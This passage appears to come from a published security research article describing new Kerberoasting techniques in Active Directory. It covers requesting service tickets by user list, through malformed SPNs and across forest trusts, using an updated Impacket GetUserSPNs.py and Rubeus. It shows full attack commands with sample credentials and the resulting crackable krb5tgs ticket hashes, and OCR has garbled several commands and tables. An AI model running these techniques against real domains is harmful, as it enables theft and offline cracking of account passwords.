#### Kerberoasting with no access to LDAP

You might find yourself in a situation where you have access to a KDC service, you have an account list obtained (for example, via a RID cycling attack), and you don't have SPNs.

Since you no longer need SPNs, you can request service tickets just by a user list using the new *-userfile* option:



SPN: guest@contoso.com - Kerberos SessionError: KDC\_ERR\_S\_PRINCIPAL\_UNKNOWN(Server not found SPN: boperator@contoso.com - Kerberos SessionError: KDC\_ERR\_S\_PRINCIPAL\_UNKNOWN(Server not \$krb5tgs\$23\$\*user03@contoso.com\$CONTOSO.COM\$user03@contoso.com\$c66af2f8b79158031359e4b436e8 1527e59dd8bd6cac1985a1bf225ef7d6911a240645501dc38d3b2cb3c10062c1cb2c04d24f435451654c4adf395 f9579a091e340e19f0662fe09ae9e501d83ca0760cfd870f275ecd4252f70992d356a86700f4476bb7154227229 9af05a557b51bd496730adcb8e07989667d7ef43e2fef824ead7d7271d4c1b010f26ca35c6804dbfdc38a62a945 99d17e000113de1adfb106f2efcf7d84f8ce7e7d2d51a21fef2bf1f3e20628293aeb9341383902314252efbda43 d6d522835bbd0fb1437d66adbbc936a3697c2bb9061ec2be33e1396636149023b2ae589a82cac844efd276161f5 cd7f51a30bc7b0630f6cd94c383463f8ab55b24e333407b9ca081782a1b8119f3d9441e478e163e160bee6adc3c 6f507bb5446d5fca7d716b81facbb8db6591a862e0ba866915cdc0825246d60ffaed42d3772b02cfabce80ec695 3c6e10a7598000a09614c351c79a53b3ef7ab564249bf0d0281dcf6dc3d925663a96681bd318add643b107e679c 913460a8072b425ffd4aed05604491481b3132feeb924ea5995fd0416583ecd51eecb658c512255ada796da043d 8ddf5be1c2a7fae6c26b31cae7d0c5c2b1bb70e4f268b8c30302491824695ee08927adb9a251926db515c6c165b SPN: user01@contoso.com - Kerberos SessionError: KDC\_ERR\_S\_PRINCIPAL\_UNKNOWN(Server not four SPN: use

Performing Kerberoasting by a user list using the new GetUserSPNs.py The *-userfile* option utilizes the NT-ENTERPRISE type to look up accountd from the specified file.

#### Kerberoasting accounts with incorrect SPNs

There are two types of SPNs for which KDCs prohibit returning tickets:

- Wrong syntax SPNs
- Duplicate SPNs, i.e. when the same SPN values are assigned to multiple accounts

If a KDC finds that one of these is the case, it returns the

KDC\_ERR\_S\_PRINCIPAL\_UNKNOWN error as if the passed SPN didn't exist:

arseniy@ptarch \$ GetUserSPNs.py CONTOSO.COM/Administrator:'P@ssw0rd' -requestImpacket - Copyright 2020 SecureAuth CorporationServicePrincipalName Name MemberOf PasswordLastSetLastLogon DelegationHTTP/user032020-06-24 22:42:26.440106 <never>

[-] SPN: HTTP/ - Kerberos SessionError: KDC\_ERR\_S\_PRINCIPAL\_UNKNOWN(Server not found in Kerl

Kerberoasting an account with an incorrect SPN

The new GetUserSPNs.py wraps the account list from LDAP to NT-MS-PRINCIPAL type and doesn't utilize SPNs, so you will get the hashes even from misconstrued SPNs:

<mark>arseniy@ptarch \$</mark> Getl Impacket - Copyright			.COM/Administrator:'P@ssw0ro	d'-request
ServicePrincipalName	Name	Member0f	PasswordLastSet	LastLogon
 HTTP/	user03		2020-06-24 22:42:26.440106	2020-08-09 01:49:42.625:
\$krb5tgs\$23\$ <u>*user03\$(</u>	CONTOSO.C	OM\$CONTOSO	. <u>COM/user03*</u> \$c9186866ed709f4	f8320ef507b9c6712\$8613ed
c97bd2e9540d704480330	l4f738978	71b0de3429	c6e0357719be9df9ae1609f89be3	361abb207325397d0840c8413
7d0656b6132dff61e6803	3adb32bbf	16ca29cf3a	b4fe3faf03983c2f3cfbd8d8fc6e	e18940b23b8ac99b955c121db
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b6eb05cf5352777671dbe	e7382d85e	46aa0f44b1	bb9d1d3d1ddae27f18d50cc3f2d4	19cce718d7b46961eb298b20b
2892502df8a441d291411	L79b94730	01533359a0	7fcfecdddb6e2e281edaf71e7f65	51c4f7e9f1f5f0eed0baeeeaa
7f676395cad755e83863e	ed2343459	4ef3491e82	912b4f84892dde35df2e3250add6	ofce48f33ca0ddd066f152cb8 <sup>.</sup>
1b64cf24f60a26f9268bc	le8f887af	618df88e7d	a2010020fba6d9eaaa3d0d2de620	0bd5d2b2d6328ebe717109e9e
1ba64afbd3a2c0cd3da47	/fa1218f5	007f07b27e	85bf0eaccb70fb363269adfa73a4	160c3fc6d5b34e4ddf6523156
			41c77ada584285cd53b1daffb3ec	
45080a3e7b9b04aabec00	bb962ce5	d4e1e33884	1ee3726469147cc6718a7536e800	ca171394e24d1c6b20e1ee43ca

Kerberoasting an account with an incorrect SPN using the new GetUserSPNs.py Internally the "DomainFQDN\sAMAccountName" format is utilized, and the "\" character is changed to "/" in the output to comply the username with the Impacket format and prevent its escaping in other tools.

#### Kerberoasting accounts with NetBIOS Name SPNs via Forest Trusts

When you ask for a service ticket for an SPN from another domain, and this SPN has a hostname in a NetBIOS name format, your KDC won't be able to find the target service:

<pre>arseniy@ptarch \$ GetUserSPNs.py CONTOSO.COM/Administrator:'P@ssw0rd' -request \ &gt; <u>-target-domain INT.CONTOSO.COM</u> Impacket - Copyright 2020 SecureAuth Corporation</pre>						
ServicePrincipalName	Name Mem	ber0f P	asswordLastSet	LastLogon	Delegation	
HTTP/srv05	admin	2	020-06-24 22:00:00.230756	<never></never>		
[-] SPN: HTTP/srv05 - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in						
Kerberoasting an acc	ount with a N	NetBIOS	Name SPN via a Forest Tr	rust		

With the new GetUserSPNs.py file you will never get the KDC\_ERR\_S\_PRINCIPAL\_UNKNOWN for such services:

arseniy@ptarch \$ GetUserSPNs.py CONTOSO.COM/Administrator:'P@ssw0rd' -request \ > <u>-target-domain INT.CONTOSO.COM</u> Impacket - Copyright 2020 SecureAuth Corporation					
ServicePrincipalName	Name M	1ember0f	PasswordLastSet	LastLogon	
HTTP/srv05	admin		2020-06-24 22:00:00.61589	2	
9ed7b51b15fb0e48f6416 439614fc8d59825badc8d 3165d81b1fb5723014cf3 ac74bba7f2c32f5c5c329 57e99f466cc8906ad7afd 0585e4dbbe8d8a17078e7 48301d805c08feb338566 357481b7e575e97c6f51d f1a34d2094d037d85637a dbaeb839b6473ef9f2414 429954a48454d7e36a68e	5d802b8539 835b52b3e5 bf4f17cf35 d037faa904 53a28e0e66 a29c62afa8 7885503380 a40b7ec5b4 1ea703d4e4 78e7e7e1be 3d15ac3701	06b3b96cab 57b673345 642b490362 1624f171b8 559946fa39 84280da47b 0c29ac1de7 1a910c71do 166744478 26aabb6253 1c4593be46	CONTOSO.COM/admin* 56fd0e99ee883b7899617344183 5a16f66f70bb84d40057862121d 2c4e27e62ee27ff734dac5d35b4 303781e091573fed1e7f7fabe58 35a7f2f2380ffeca1d9fc470d1e 3023628d8f2a4cfc817211bca29 74432f77d1a6164259114b26b14 40e453d42905c87f551d5fef63c 35b0a5d0070058aa627c6b6dfbd 3b412a66ca05ed24be18105061d eefa7dc523d58611b39d64500d6 579d6768a2471e6312bb12c5781	69c87db670f6b770d25a37133 931c90d5e9875c2bc4e6822fb 04afede4653f3756e73459b018 fec8aff6e007a1bc241b835e38 b75e83199b9eaffc9b77b61348 394a26e3c40637cca992da5a30 b2fcca9cea93a95b6441378d7e a671604955e0a87c09b07d8619 371614b1862399161b7649c75e 1f0b6d817ab38c50911654b678 8583d6ef6b61c300b59deaa5be	

Kerberoasting an account with a NetBIOS Name SPN via a Forest Trust using the new GetUserSPNs.py

## Afterwords

I hope you found the information about requesting service tickets without specifying SPNs useful, and the description of the Kerberos protocol and the "Bonus: Revisiting S4U and AnySPN attacks" section helpful as well.

Below is the list of tools which currently support described in the article techniques.

#### Impacket

The updated GetUserSPNs.py script is available in the official Impacket repository: <u>https://github.com/SecureAuthCorp/impacket</u>

Thanks @agsolino for merging!

### Rubeus

Charlie Clark (<u>@exploitph</u>) added the support of NT-ENTERPRISE principals to Rubeus: <u>PR#60</u>